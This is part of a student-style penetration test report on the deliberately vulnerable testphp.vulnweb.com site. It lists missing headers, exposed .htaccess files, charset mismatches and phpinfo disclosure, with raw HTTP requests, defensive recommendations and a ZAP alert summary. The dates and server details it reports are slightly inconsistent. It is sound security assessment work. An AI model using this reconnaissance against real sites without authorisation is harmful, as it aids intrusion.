20. GET: http://testphp.vulnweb.com/listproducts.php?artist=2
21. GET: http://testphp.vulnweb.com/listproducts.php?artist=3
22. GET: http://testphp.vulnweb.com/listproducts.php?cat=1
23. GET: http://testphp.vulnweb.com/listproducts.php?cat=2
24. GET: http://testphp.vulnweb.com/listproducts.php?cat=3
25. GET: http://testphp.vulnweb.com/listproducts.php?cat=4
26. GET: http://testphp.vulnweb.com/login.php
27. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
28. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
29. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
30. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
31. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
32. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
33. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
34. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg
35. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg

```

36. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg
37. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
38. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
39. GET: http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
40. GET: http://testphp.vulnweb.com/product.php?pic=1
41. GET: http://testphp.vulnweb.com/product.php?pic=2
42. GET: http://testphp.vulnweb.com/product.php?pic=3
43. GET: http://testphp.vulnweb.com/product.php?pic=4
44. GET: http://testphp.vulnweb.com/product.php?pic=5
45. GET: http://testphp.vulnweb.com/product.php?pic=6
46. GET: http://testphp.vulnweb.com/product.php?pic=7
47. GET: http://testphp.vulnweb.com/secured/style.css
48. GET: http://testphp.vulnweb.com/showimage.php?file=%20+%20pict.item(0).firstChild.nodeValue%20+%20'
49. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
50. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160
51. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg
52. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/2.jpg&size=160
53. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
54. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg&size=160
55. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
56. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg&size=160
57. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
58. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160
59. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
60. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160
61. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
62. GET: http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg&size=160
63. GET: http://testphp.vulnweb.com/signup.php
64. GET: http://testphp.vulnweb.com/style.css
65. POST: http://testphp.vulnweb.com/cart.php
66. POST: http://testphp.vulnweb.com/guestbook.php
67. POST: http://testphp.vulnweb.com/search.php?test=query
68. POST: http://testphp.vulnweb.com/secured/newuser.php

```



Request

```

GET / HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Response

```

HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Thu, 06 Jul 2022 18:37:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 4958
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
<html>
<!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>

```

Screenshot 41 X-CONTENT-TYPE-OPTIONS HEADER MISSING

RECOMMENDATIONS

Add "nosniff" to the X-Content-Type-Options header to tell the browser to safe keep what it has been provided as the right content-type and avoid "sniffing" the true content-type.

.HTACCESS INFORMATION LEAK


htaccess files may be utilized to change the Apache Web Server's configuration to activate or deactivate new functionality and capabilities.

IMPACT

- May be used to utilise a human-readable file to bypass some server configuration parameters on a per-directory basis.
- If their data is revealed, intruders may obtain vital knowledge about the server settings and could be able to view critical information that can help them in future exploits.

VULNERABILITIES

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess



```
RewriteEngine on
RewriteRule Details/(.*?)/ details.php?id=$1 [L]
RewriteRule BuyProduct-(.*?)/ buy.php?id=$1 [L]
RewriteRule RateProduct-(.*?)\.html rate.php?id=$1 [L]
```


Screenshot 42 .HTACCESS 1

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/.htaccess




Screenshot 43 .HTACCESS 2

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/.htaccess




Screenshot 44 .HTACCESS 3

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/.htaccess




Screenshot 45 .HTACCESS 4

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/.htaccess




Screenshot 46 .HTACCESS 5

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/.htaccess



Screenshot 47 .HTACCESS 6

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/.htaccess



Screenshot 48 .HTACCESS 7

RECOMMENDATIONS

- Make .htaccess files to be unreadable when seen through the web application.
- If at all feasible, stop using .htaccess files.
 - This will improve performance as well as make the server more safe by preventing an attacker from uploading their own .htaccess file.

CHARSET MISMATCH

It was detected that replies with a charset declared in the HTTP Content-Type header differs from the charset provided in the HTML or XML body. This can lead to web applications into content-sniffing mode in order to figure out what character set should be used.

IMPACTS

An intruder can change the content of the web browser to make it interpret in their preferred encoding. For instance, if an intruder gains control over the content at the top of the page, They can use UTF-7 encoded content to inject script and fool some browsers into viewing it.

VULNERABILITIES

The following 32 links have a charset mismatch :

1. GET: <http://testphp.vulnweb.com>
2. GET: <http://testphp.vulnweb.com/>
3. GET: <http://testphp.vulnweb.com/AJAX/index.php>
4. GET: <http://testphp.vulnweb.com/artists.php>
5. GET: <http://testphp.vulnweb.com/artists.php?artist=1>
6. GET: <http://testphp.vulnweb.com/artists.php?artist=2>
7. GET: <http://testphp.vulnweb.com/artists.php?artist=3>
8. GET: <http://testphp.vulnweb.com/cart.php>
9. GET: <http://testphp.vulnweb.com/categories.php>
10. GET: <http://testphp.vulnweb.com/disclaimer.php>
11. GET: <http://testphp.vulnweb.com/guestbook.php>
12. GET: <http://testphp.vulnweb.com/index.php>
13. GET: <http://testphp.vulnweb.com/listproducts.php?artist=1>
14. GET: <http://testphp.vulnweb.com/listproducts.php?artist=2>
15. GET: <http://testphp.vulnweb.com/listproducts.php?artist=3>
16. GET: <http://testphp.vulnweb.com/listproducts.php?cat=1>
17. GET: <http://testphp.vulnweb.com/listproducts.php?cat=2>
18. GET: <http://testphp.vulnweb.com/listproducts.php?cat=3>
19. GET: <http://testphp.vulnweb.com/listproducts.php?cat=4>
20. GET: <http://testphp.vulnweb.com/login.php>
21. GET: <http://testphp.vulnweb.com/product.php?pic=1>
22. GET: <http://testphp.vulnweb.com/product.php?pic=2>
23. GET: <http://testphp.vulnweb.com/product.php?pic=3>
24. GET: <http://testphp.vulnweb.com/product.php?pic=4>
25. GET: <http://testphp.vulnweb.com/product.php?pic=5>
26. GET: <http://testphp.vulnweb.com/product.php?pic=6>
27. GET: <http://testphp.vulnweb.com/product.php?pic=7>
28. GET: <http://testphp.vulnweb.com/signup.php>
29. POST: <http://testphp.vulnweb.com/cart.php>
30. POST: <http://testphp.vulnweb.com/guestbook.php>
31. POST: <http://testphp.vulnweb.com/search.php?test=query>
32. POST: <http://testphp.vulnweb.com/secured/newuser.php>

Request

```
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂
1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/96.0.4664.45 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

Response

```
Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 06 Jan 2022 18:37:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 4958
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
10 "http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
13     codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16   <title>
17     Home of Acunetix Art
18   </title>
```

Screenshot 49 CHARSET MISMATCH

RECOMMENDATIONS

Make sure to use UTF-8 encoding in the web browser specifically in the HTTP header, meta tags in HTML, and encoding declarations in XML.

INFORMATION DISCLOSURE - PHPINFO


Pages with the `phpinfo()` function were discovered. The `phpinfo()` method returns a wealth of information about PHP's settings and its surroundings. This comprises sensitive PHP data such as the version, server data, OS version data, paths, master and local configuration option values, HTTP headers, as well as the PHP License.

IMPACT

- The intruder can use this information to investigate known loop holes for the system.
- The intruder may utilise this knowledge to exploit additional loop holes.

VULNERABILITIES


URL: <http://testphp.vulnweb.com/secured/phpinfo.php>



PHP Version 5.1.6	
System	FreeBSD arm-local 6.2 RELEASE FreeBSD 6.2 RELEASE #0: Fri Jan 12 10:40:27 UTC 2007 root@desaler.csse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
Build Date	Jul 30 2007 12:20:01
Configure Command	'/usr/local/bin/phpize' --enable-versioning --enable-memory-limit --with-config-file-scan-dir=/usr/local/etc/php/ --disable-all --enable-libxml --with-libxml-dir=/usr/local/ --enable-reflection --enable-spl --program-prefix='' --enable-fastcgi --with-apxs2=/usr/local/apache2 --with-regex=php --with-zend-vm=CALL --enable-ipv6 --prefix=/usr/local/i386-portbl-freebsd6.2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
additional .ini files parsed	/usr/local/etc/php/extensions.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	disabled
Registered PHP Streams	php, file, http, https, ftps, compress.zlib
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, ts
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, zlib*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.1.0, Copyright (c) 1999-2006 Zend Technologies

PHP Credits



Request		Response	
Pretty	Raw	Hex	Render
1 GET /secured/phpinfo.php?="PHPE9568F35-D428-11d2-A769-00AA001ACP42" HTTP/1.1			<td class="v">
2 Host: testphp.vulnweb.com			acuart
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)			</td>
Chrome/96.0.4664.45 Safari/537.36			<tr>
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8			<td class="e">
5 Accept-Language: en-US,en;q=0.9			SERVER_ADDR
6 Accept-Encoding: gzip, deflate			</td>
7 Connection: close			<td class="v">
8			192.168.0.5
9			</td>
10			</tr>
			<td class="e">
			SERVER_PORT
			</td>
			<td class="v">
			80
			</td>
			</tr>
			<td class="e">
			REMOTE_ADDR
			</td>
			<td class="v">
			192.168.0.26
			</td>
			</tr>

Screenshot 50 Information Disclosure 1

RECOMMENDATIONS

Remove either the call to the `phpinfo()` function from the files, or the files itself.

CONCLUSION

Book4all's web application penetration testing has been accomplished. This testing was carried out using the technologies and threats that were present at the time of the report's publication. This report examines and discusses all of the discovered security issues.

REFERENCE

- Atlassian. 2022. *Severity Levels for Security Issues* / Atlassian. [online] Available at: <<https://www.atlassian.com/trust/security/security-severity-levels>> [Accessed 8 January 2022].
- Backtrack-team.blogspot.com. 2022. *Hacking Websites Using SQL Injection Manually*. [online] Available at: <<http://backtrack-team.blogspot.com/2014/03/hacking-websites-using-sql-injection.html>> [Accessed 8 January 2022].
- Files.troyhunt.com. 2022. [online] Available at: <<https://files.troyhunt.com/hackyourself-netsparker>> [Accessed 8 January 2022].
- Infopedia.su. 2022. *Hacking Websites Using SQL Injection Manually*. [online] Available at: <<https://infopedia.su/10x3627.html>> [Accessed 8 January 2022].
- Netsparker.com. 2022. *Web Vulnerability & Security Checks* / Netsparker. [online] Available at: <<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/>> [Accessed 8 January 2022].
- Web Application Vulnerabilities. 2022. Acunetix. [online] Available at: <<https://www.acunetix.com/vulnerabilities/web/>> [Accessed 8 January 2022].
- Websitetsecurity.ro. 2022. *Developer Report*. [online] Available at: <http://www.websitetsecurity.ro/wp-content/uploads/2014/10/Developer%20Report%20testphp_vulnweb_com.pdf> [Accessed 8 January 2022].

APPENDIX A: RISK RATING SCALE
Critical

- Results in root-level compromise of servers or infrastructure devices.
- Special authentication credentials is not needed
- Social engineering is not needed

High

- The vulnerability is difficult to exploit.
- Exploitation could result in elevated privileges.
- Exploitation could result in a significant data loss or downtime.

Medium

- Social engineering strategies to manipulate victims is required
- Exploits that require the intruder to be connected to the victim's local network.
- Vulnerabilities that can only be exploited to acquire a restricted access.
- Vulnerabilities that require the use of user permissions to exploit them.

Low

- Very little impact on an organization's business.
- Requires local or physical system access.
- Vulnerabilities in third party code that are unreachable from Atlassian code may be downgraded to low severity


Informational

- Exposure of sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
- Exposure of the operating system running on the host, and view banner versions.
- Exposure highly sensitive data, such as global system user lists

APPENDIX B: TOOLS LIST

Tool	Description
Burp	all-in-one web application exploitation tool.
Owasp zap	web application security scanner.
sqlmap	SQL injection issues and database server takeover are detected and exploited using this penetration testing tool.

APPENDIX C: SCREENSHOT OF ZAP RESULTS



Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts (10)

- >  Cross Site Scripting (DOM Based) (17)
- >  Cross Site Scripting (Reflected) (16)
- >  SQL Injection (7)
- >  .htaccess Information Leak (7)
- >  X-Frame-Options Header Not Set (45)
- >  Absence of Anti-CSRF Tokens (41)
- >  Server Leaks Information via "X-Powered-By" HTTP Response
- >  X-Content-Type-Options Header Missing (68)
- >  Charset Mismatch (Header Versus Meta Content-Type)
- >  Information Disclosure – Suspicious Comments

Alerts  3  2  3  2 Primary Proxy: localhost:8080 Current Scans  0  0  0  0  0  0  0